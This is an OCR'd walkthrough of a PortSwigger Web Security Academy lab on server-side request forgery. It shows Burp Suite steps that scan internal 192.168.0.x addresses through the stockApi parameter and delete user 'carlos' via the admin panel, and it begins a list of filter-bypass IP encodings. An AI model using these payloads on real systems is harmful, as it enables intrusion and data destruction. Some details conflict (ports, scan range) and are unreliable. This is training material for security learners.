
solution:-
1. Visit a product, click "Check stock", intercept the request in Burp Suite, and send it to Burp Intruder.
2. Click "Clear §", change the `stockApi` parameter to `http://192.168.0.1:8080/admin` then highlight the final octet of the IP address (the number `1`), click "Add §".
3. Switch to the Payloads tab, change the payload type to Numbers, and enter 1, 255, and 1 in the "From" and "To" and "Step" boxes respectively.
4. Click "Start attack".
5. Click on the "Status" column to sort it by status code ascending. You should see a single entry with a status of 200, showing an admin interface.
6. Click on this request, send it to Burp Repeater, and change the path in the `stockApi` to: `/admin/delete?username=carlos`

Community solution :-
How To Search For SSRF!.mp4


SSRF - Lab #2 Basic SSRF against another back-end system _ Short Version.mp4

Basic SSRF against another back end system (Video solution).mp4


lab solve :-
go to the lab now click any product now click on check stock
nwo you will see the post request





now send requst in repeater
add payload http://192.168.0.1:8080/admin
send request
now you will see the mising parameter




now send request in intruder
now remove all stockapi data now add the payload
http://192.168.0.1:8008/admin
now select only 1 noumber
now go to the payload option
selece numbers and 1 to 255 and step 1
now start the attack


Burp Project Intruder Repeater Window Help Turbo Intruder Burp Suite Professional v2022.3..
Decoder Comparer Logger Extender Project options User options Learn
Dashboard Target Proxy Intruder Repeater Sequencer
1 × 2 × ...
Positions Payloads Resource Pool Options
Choose an attack type
Start attack
Attack type: Sniper
Payload Positions
Configure the positions where payloads will be inserted, they can be added into the target as well as the base request.
Target: 0e112d3006300ae.web-security-academy.net
Update Host header to match target
Add §
Clear §
Auto §
Refresh
POST /product/stock HTTP/1.1
Host: 0a4600cc031a12c4c0e112d3006300ae.web-security-academy.net
Cookie: session=5z3g0TyFTgElVAZTtcZR4XDyXAB34NIx
Content-Length: 38
Sec-Ch-Ua: "-Not.A/Brand";v="8", "Chromium";v="102"
Sec-Ch-Ua-Mobile: ?0
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/102.0.5005.63 Safari/537.36
Sec-Ch-Ua-Platform: "Windows"
Content-Type: application/x-www-form-urlencoded
Accept: */*
Origin: https://0a4600cc031a12c4c0e112d3006300ae.web-security-academy.net
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer: https://0a4600cc031a12c4c0e112d3006300ae.web-security-academy.net/product?productId=1
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
Connection: close
stockApi=http://192.168.0.§1§:8080/admin
Search...
0 matches
Clear
1 payload position
Length: 833


Burp Project Intruder Repeater Window Help Turbo Intruder Burp Suite Professional v2022.3..
Decoder Comparer Logger Extender Project options User options Learn
Dashboard Target Proxy Intruder Repeater Sequencer
1 × 2 × ...
Positions Payloads Resource Pool Options
Payload Sets
Start attack
You can define one or more payload sets. The number of payload sets depends on the attack type defined in the Positions tab. Various payload types are available for each payload set, and each payload type can be customized in different ways.
Payload set: 1
Payload count: 254
Payload type: Numbers
Request count: 254
Payload Options [Numbers]
This payload type generates numeric payloads within a given range and in a specified format.
Number range
Type: Sequential Random
From: 1
To: 254
Step: 1
How many:
Number format
Base: Decimal Hex
Min integer digits:
Max integer digits:
Min fraction digits:
Max fraction digits:
Examples
1.1
987654321.1234568



now you will see the admin ip address is http://192.168.0.255:8080/admin
now go to the repeater
add this http://192.168.0.255:8080/admin/delete?username=carlos



now you will see the lab is sovled :)

lab 3 ssrf with blacklist-based input filter

Circumventing common SSRF defenses

It is common to see applications containing SSRF behavior together with defenses aimed at preventing malicious exploitation. Often, these defenses can be circumvented.

SSRF with blacklist-based input filters

Some applications block input containing hostnames like `127.0.0.1` and `localhost`, or sensitive URLs like `/admin`. In this situation, you can often circumvent the filter using various techniques:

- Using an alternative IP representation of `127.0.0.1`, such as `2130706433`, `017700000001`, or `127.1`.
